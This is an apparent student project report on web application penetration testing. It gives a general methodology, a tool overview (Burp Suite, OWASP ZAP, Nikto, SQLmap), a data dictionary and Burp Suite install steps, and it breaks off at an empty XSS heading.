

Web Application Bug Hunting

Project Report

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Major Project (ICI651)

Degree

BACHELOR OF COMPUTER APPLICATION(CTIS)

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DECLARATION

We hereby declare that this Project Report titled **Web Application Bug Hunting** submitted by us and approved by our project guide, Faculty of Engineering & Computing Sciences. Teerthanker Mahaveer University, Moradabad, is a bonafide work undertaken by us and it is not submitted to any other University or Institution for the award of any degree diploma / certificate or published any time before.

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Table of Contents

1	PROJECT TITLE.....	4
2	PROBLEM STATEMENT.....	4
3	PROJECT DESCRIPTION.....	4
3.1	SCOPE OF THE WORK.....	4
3.2	PROJECT MODULES.....	4
3.3	CONTEXT DIAGRAM (HIGH LEVEL).....	4
4	IMPLEMENTATION METHODOLOGY.....	4
5	TECHNOLOGIES TO BE USED.....	4
5.1	SOFTWARE PLATFORM.....	4
5.2	HARDWARE PLATFORM.....	5
5.3	TOOLS, IF ANY.....	5
6	ADVANTAGES OF THIS PROJECT.....	5
7	ASSUMPTIONS, IF ANY.....	5
8	FUTURE SCOPE AND FURTHER ENHANCEMENT OF THE PROJECT.....	5
9	PROJECT REPOSITORY LOCATION.....	5
10	DEFINITIONS, ACRONYMS, AND ABBREVIATIONS.....	6
11	CONCLUSION.....	6
12	REFERENCES.....	7

Appendix

A: Data Flow Diagram (DFD)

B: Flow Chart

C: Data Dictionary (DD)

D: Screen Shots

1 Project Title

Web Application Bug Hunting

2 Problem Statement

Web Application Bug Hunting, also known as "pen testing," is the process of testing a web application to identify potential vulnerabilities and security issues. The goal of pen testing is to identify any weaknesses or vulnerabilities that could be exploited by attackers to gain unauthorized access, steal sensitive data, or disrupt the normal operation of the web application.

There are several reasons why web app pen testing is important:

1. To identify vulnerabilities : Web applications can have a wide range of vulnerabilities, such as SQL injection, cross-site scripting (XSS), and file inclusion vulnerabilities, among others. Pen testing helps identify such vulnerabilities so that they can be addressed before attackers exploit them.
2. To prevent data breaches : Web applications can store sensitive data, such as customer information, credit card details, and other personal information. Pen testing helps identify security weaknesses that could lead to data breaches and helps prevent such breaches.
3. To meet compliance requirements : Organizations in certain industries, such as healthcare and finance, have compliance requirements that mandate regular security testing. Pen testing helps organizations meet these requirements and avoid penalties for non-compliance.
4. To improve security posture : Pen testing provides valuable insights into an organization's security posture and helps identify areas for improvement. This can help organizations proactively address security weaknesses and reduce the risk of a security breach.

In summary, web app pen testing is essential for organizations that want to ensure the security of their web applications and protect against potential threats.

3 Project Description


Web application penetration testing, commonly referred to as "pen testing," is a security testing process that involves assessing the security of a web application by identifying and exploiting vulnerabilities that could be used by attackers to gain unauthorized access, steal data, or disrupt the regular operation of the application. Web application penetration testing, also known as web app pen testing, is the process of identifying vulnerabilities in a web application by attempting to exploit its weaknesses. This is typically done by using various tools and

techniques to simulate attacks that a malicious hacker might use, with the goal of identifying and remedying any security flaws before they can be exploited by real attackers. The ultimate aim is to improve the web application's security posture and protect against potential security breaches. Basically, WAPT (Web Applications and Penetration Testing) is finding web app-based vulnerabilities on Websites. In this project, we will find vulnerabilities and exploit them and we also give remediation of those vulnerabilities.

The pen testing process involves the following steps:

1. Planning and reconnaissance: In this initial phase, the pen tester gathers information about the web application, such as its functionality, architecture, and technologies used.
2. Vulnerability scanning: The pen tester uses automated tools to scan the application for known vulnerabilities, such as SQL injection, cross-site scripting (XSS), and file inclusion vulnerabilities.
3. Manual testing: The pen tester manually probes the application to identify and exploit vulnerabilities that cannot be detected by automated tools. This can involve attempting to bypass authentication mechanisms, injecting malicious code into the application, or manipulating input fields to access unauthorized data.
4. Reporting: The pen tester prepares a report that summarizes the findings of the pen testing process, including identified vulnerabilities, their severity, and recommendations for addressing them.

Overall, the goal of web app pen testing is to identify security weaknesses in the application so that they can be addressed before attackers exploit them. By conducting regular pen testing, organizations can ensure that their web applications remain secure and protected against potential threats.



3.1 Scope of the Work

The scope of work for a web application penetration testing (pen testing) engagement depends on several factors, including the size and complexity of the application, the business goals, and the level of risk associated with the application. we will find vulnerabilities and exploit them and we also give remediation to those vulnerabilities.

3.2 Project Modules

There are two modules:


- Vulnerability finding: In this module, We will find the vulnerability following a particular project.
- Reporting: In this module, we make a document report of what vulnerability we find in the first module.

3.3 Context Diagram (High Level)

A context diagram for a web VAPT (Vulnerability Assessment and Penetration Testing) project would typically include the following entities:

- Web Application: This entity represents the web application that is being assessed for security vulnerabilities. It could include various components, such as web servers, application servers, databases, and other components.
- Vulnerability Scanner: This entity represents the automated tools used to scan the web application for vulnerabilities. These tools typically include vulnerability scanners, network scanners, and other automated tools.
- Penetration Testing Framework: This entity represents the manual testing tools and techniques used to identify vulnerabilities in the web application. These tools could include penetration testing frameworks, manual testing techniques, and other tools used to identify vulnerabilities that may not be detected by automated tools.
- Security Analyst: This entity represents the security analyst or team responsible for conducting the VAPT assessment. The security analyst would typically use a combination of automated tools and manual testing techniques to identify and assess vulnerabilities in the web application.

The context diagram for a web VAPT project could be illustrated as follows:



In this context diagram, the Web Application is at the center of the diagram, as it is the entity being assessed for vulnerabilities. The Vulnerability Scanner and Penetration Testing Framework are on either side of the web application, representing the automated and manual testing techniques used to assess the web application for vulnerabilities. The Security Analyst is shown as a separate entity responsible for conducting the VAPT assessment.

4 Implementation Methodology

The methodology for web application bug hunting is a structured approach that involves a series of steps to identify and exploit vulnerabilities in web applications. The following are some of the common steps involved in the implementation of web app bug hunting:

1. Planning: The first step is to define the scope of the testing and establish the goals and objectives of the bug hunting process. This involves identifying the specific web application to be tested, defining the test scenarios, and selecting the testing tools and techniques.
2. Reconnaissance: This step involves gathering information about the web application, such as the technology stack, architecture, and network infrastructure. This can be done using various techniques such as Google dorking, DNS enumeration, and port scanning.
3. Scanning: In this step, automated tools such as vulnerability scanners are used to identify potential vulnerabilities in the web application. These tools can identify vulnerabilities such as SQL injection, cross-site scripting (XSS), and file inclusion.

4. Manual Testing: Manual testing involves using various techniques to validate and verify the vulnerabilities detected by the scanning tools. This can include techniques such as parameter tampering, session hijacking, and privilege escalation.
5. Exploitation: In this step, the vulnerabilities identified are exploited to determine the extent of the vulnerability and the potential impact of an attack. This involves testing for various attack scenarios, such as data theft, privilege escalation, and denial of service.
6. Reporting: Once the testing is complete, a comprehensive report is prepared detailing the vulnerabilities identified, the level of risk associated with each vulnerability, and recommendations for mitigation.
7. Remediation: The final step involves addressing the identified vulnerabilities and implementing measures to mitigate the risks associated with these vulnerabilities. This can include patching software, updating configurations, or implementing additional security controls.

Overall, the implementation methodology for web application bug hunting involves a comprehensive and structured approach to identify and exploit vulnerabilities in web applications, providing organizations with the information they need to improve the security of their web applications.

5 Technologies to be used

5.1 Software Platform

- a) Front-end
Burp-Suite Community/Professional Edition
- b) Back-end
Burp Proxy Server

5.2 Hardware Platform

RAM: 8GB

SSD: 256GB

OS: Parrot Security, Kali Linux, Windows, etc.

Browser: Firefox

5.3 Tools, if any

- **Burp-Suite Community Edition:** Burp Suite Community Edition is a popular web application security testing tool developed by PortSwigger Web Security. It is a free and open-source version of the more advanced Burp Suite Professional, but still offers a wide range of features that make it a valuable tool for performing web application security testing.
- **OWASP Zap:** OWASP Zap (short for Zed Attack Proxy) is a free and open-source web application security testing tool developed by the Open Web Application Security Project (OWASP). Its main

purpose is to identify vulnerabilities and security issues in web applications by performing automated security scans and manual testing.

- **Nikto:** Nikto is a free and open-source web server scanner that helps identify security vulnerabilities in web servers and applications. It is designed to be used by security professionals and penetration testers to scan web servers and generate a report of any security issues found. Nikto is capable of detecting various types of vulnerabilities, such as outdated versions of software, insecure configurations, and known security vulnerabilities in web server software and applications. It can also be used to scan web servers for default files and directories, unsecured CGI scripts, and other potentially sensitive information
- **SQLmap:** SQLMap is a tool used for the automated exploitation of SQL injection vulnerabilities. We can use SQLMap to test websites and databases for vulnerabilities and exploit those vulnerabilities to take over the database. To use SQLMap, we first need to identify a website or database that is vulnerable to SQL injection.

6 Advantages of this Project

Web application bug hunting has several advantages for organizations that depend on web applications. Here are some of the key advantages:

1. Improved Security: One of the primary benefits of web application bug hunting is that it helps to identify vulnerabilities in web applications that can be exploited by attackers. By identifying and addressing these vulnerabilities, organizations can significantly improve the security of their web applications.
2. Cost-Effective: Identifying vulnerabilities in web applications early in the development cycle can save organizations significant costs that may be incurred if these vulnerabilities are exploited by attackers.
3. Enhanced Reputation: Web application bug hunting can help organizations demonstrate their commitment to security and provide customers with confidence in the security of their web applications. This can help to enhance the organization's reputation and brand value.
4. Compliance: Web application bug hunting can help organizations meet compliance requirements and regulations, such as GDPR and HIPAA, which require organizations to implement adequate security controls to protect customer data.
5. Early Detection: Web application bug hunting can help to detect vulnerabilities in web applications early in the development cycle, allowing organizations to address these vulnerabilities before they are deployed to production environments.
6. Reduced Risk: By identifying and addressing vulnerabilities in web applications, organizations can significantly reduce the risk of data breaches, financial losses, and reputational damage.

Overall, web application bug hunting is an essential process for organizations that depend on web applications. It can help to improve the security of web applications, reduce the risk of cyber-attacks, and enhance the reputation of the organization.

7 Assumptions, if any

Finding bugs in Big scale web application.

8 Future Scope and further enhancement of the Project

We will find out the valuable Vulnerabilities in the other large-scale web applications.

9 Project Repository Location

S#	Project Artifacts (softcopy)	Location (Mention Lab-ID, Server ID, Folder Name etc.)	Verified by Project Guide	Verified by Lab In-Charge
1.	Project Synopsis Report (Final Version)		Name and Signature	Name and Signature
2.	Project Progress updates		Name and Signature	Name and Signature
3.	Project Requirement specifications		Name and Signature	Name and Signature
4.	Project Report (Final Version)		Name and Signature	Name and Signature
5.	Test Repository		Name and Signature	Name and Signature
6.	Project Source Code (final version) with executable		Name and Signature	Name and Signature
7.	Any other document		Name and Signature	Name and Signature

10 Definitions, Acronyms, and Abbreviations

Abbreviation	Description
VAPT	Vulnerability Assessment and Penetration Testing
Pen Testing	Penetration testing
Recon	reconnaissance
SQLi	SQL injection

11 Conclusion

In conclusion, web application bug hunting is a critical process that helps organizations to identify and address vulnerabilities in their web applications. By following a structured methodology that involves planning, reconnaissance, scanning, manual testing, exploitation, reporting, and remediation, organizations can significantly improve the security of their web applications, reduce the risk of cyber-attacks, and enhance their reputation. The advantages of web application bug hunting are numerous, including improved security, cost-effectiveness, enhanced reputation, compliance, early detection, and reduced risk. In today's digital world, where web applications play a crucial role in the functioning of organizations, web application bug hunting has become an essential process that organizations cannot afford to ignore. These modules help to ensure that a comprehensive and systematic assessment of the web application is conducted. The ultimate goal of web app pen testing is to identify vulnerabilities and recommend mitigation strategies to enhance the security of the web application. Pen testers should work closely with the development team and other stakeholders to ensure that identified vulnerabilities are addressed in a timely and effective manner. In conclusion, web app pen testing is an important process for ensuring the security of web applications in today's digital landscape. By identifying and addressing vulnerabilities, organizations can help to mitigate the risk of cyber-attacks and protect sensitive data and resources.

12 References


- 12.1 <https://www.ecsbiztech.com/web-vulnerability-assessment-penetration-testing-vapt/#:~:text=Web%20Application%20VAPT%20is%20essentially,in%20web%20applications%20and%20APIs.>
- 12.2 <https://xiarch.com/services/web-application-penetration-testing/>
- 12.3 <https://ieeexplore.ieee.org/abstract/document/8463920>
- 12.4 <https://link.springer.com/article/10.1007/s11416-014-0231-x>
- 12.5 <https://ieeexplore.ieee.org/abstract/document/5593250>

S#	Reference Details	Owner	Version	Date
1.	Project Synopsis			
2.	Project Requirements			
3.				

Annexure A

Data Flow Diagram (DFD)


(Mandatory)



Annexure B

FLOW CHART

(Mandatory)



Annexure C

Data Dictionary (DD)

(Mandatory)

Vulnerabilities

Fields	Data type	Description
vulnerability_id	Integer	Unique identifier for the vulnerability
vulnerability_type	String	The type of vulnerability identified (e.g., SQL injection, cross-site scripting, etc.)
severity	Integer	The severity of the vulnerability on a scale of 1 to 10 (10 being the highest severity)
description	String	A description of the vulnerability and how it can be exploited
recommendation	String	A recommendation on how to mitigate the vulnerability

Tests

Fields	Data type	Description
test_id	Integer	Unique identifier for the test
test_name	String	The name of the test conducted (e.g., SQL injection test, cross-site scripting test, etc.)

test_description	String	A description of the test conducted, including the testing methodology and tools used
test_result	String	The result of the test (e.g., pass, fail, inconclusive)
test_date	Date	The date the test was conducted

Tools

Fields	Data type	Description
tool_id	Integer	Unique identifier for the tool
tool_name	String	The name of the tool used for testing (e.g., vulnerability scanner, penetration testing tool, etc.)
tool_description	String	A description of the tool, including its capabilities and limitations
tool_vendor	String	The vendor of the tool
tool_version	String	The version of the tool used for testing

Annexure D

Screen Shots

<Guidelines: Show all Pages>

BURP SUITE PROFESSIONAL/COMMUNITY:



Burp Suite is a popular web application security testing tool developed by PortSwigger Web Security. It is widely used by security professionals, developers, and ethical hackers to identify vulnerabilities in web applications and APIs. Burp Suite consists of several modules, including a proxy server, scanner, repeater, intruder, sequencer, decoder, and comparer. These modules allow users to intercept and modify HTTP/HTTPS traffic, perform automated vulnerability scans, manipulate and repeat requests, test for brute-force attacks, analyze the randomness of session tokens, decode encoded data, and compare two requests or responses. Burp Suite is a powerful tool that can help security professionals identify and fix security vulnerabilities in web applications. However, it should only be used on systems that you have permission to test. Unethical or unauthorized use of Burp Suite can result in serious legal consequences.

Burp Suite is a popular tool used for web application security testing and analysis. Here's how you can install Burp Suite:

1. Go to the PortSwigger website and download the appropriate version of Burp Suite for your operating system:
<https://portswigger.net/burp/communitydownload>

Edition


Start your web security testing journey for free -
download our essential manual toolkit.




2. Once the download is complete, extract the files from the downloaded archive.
3. Open the extracted folder and run the Burp Suite executable file.

```
(root㉿kali)-[~/home/kali/Downloads]
# java -jar burpsuite_community_v1.7.36.jar
```


4. If you're running Burp Suite for the first time, you'll be prompted to select a temporary project file location. Choose a location on your computer and click "Next."



5. On the next screen, you'll be asked to choose whether to use Burp's default user settings or to create a new set of user settings. Choose the option that best suits your needs and click "Start Burp."



6. Burp Suite will now launch and you can begin using it to test web applications.



Note: If you're using Burp Suite for security testing, make sure you have permission from the website owner before you start testing. Testing a website without permission is illegal and can result in serious consequences.

Cross-Site Scripting (XSS):

Cross-site scripting



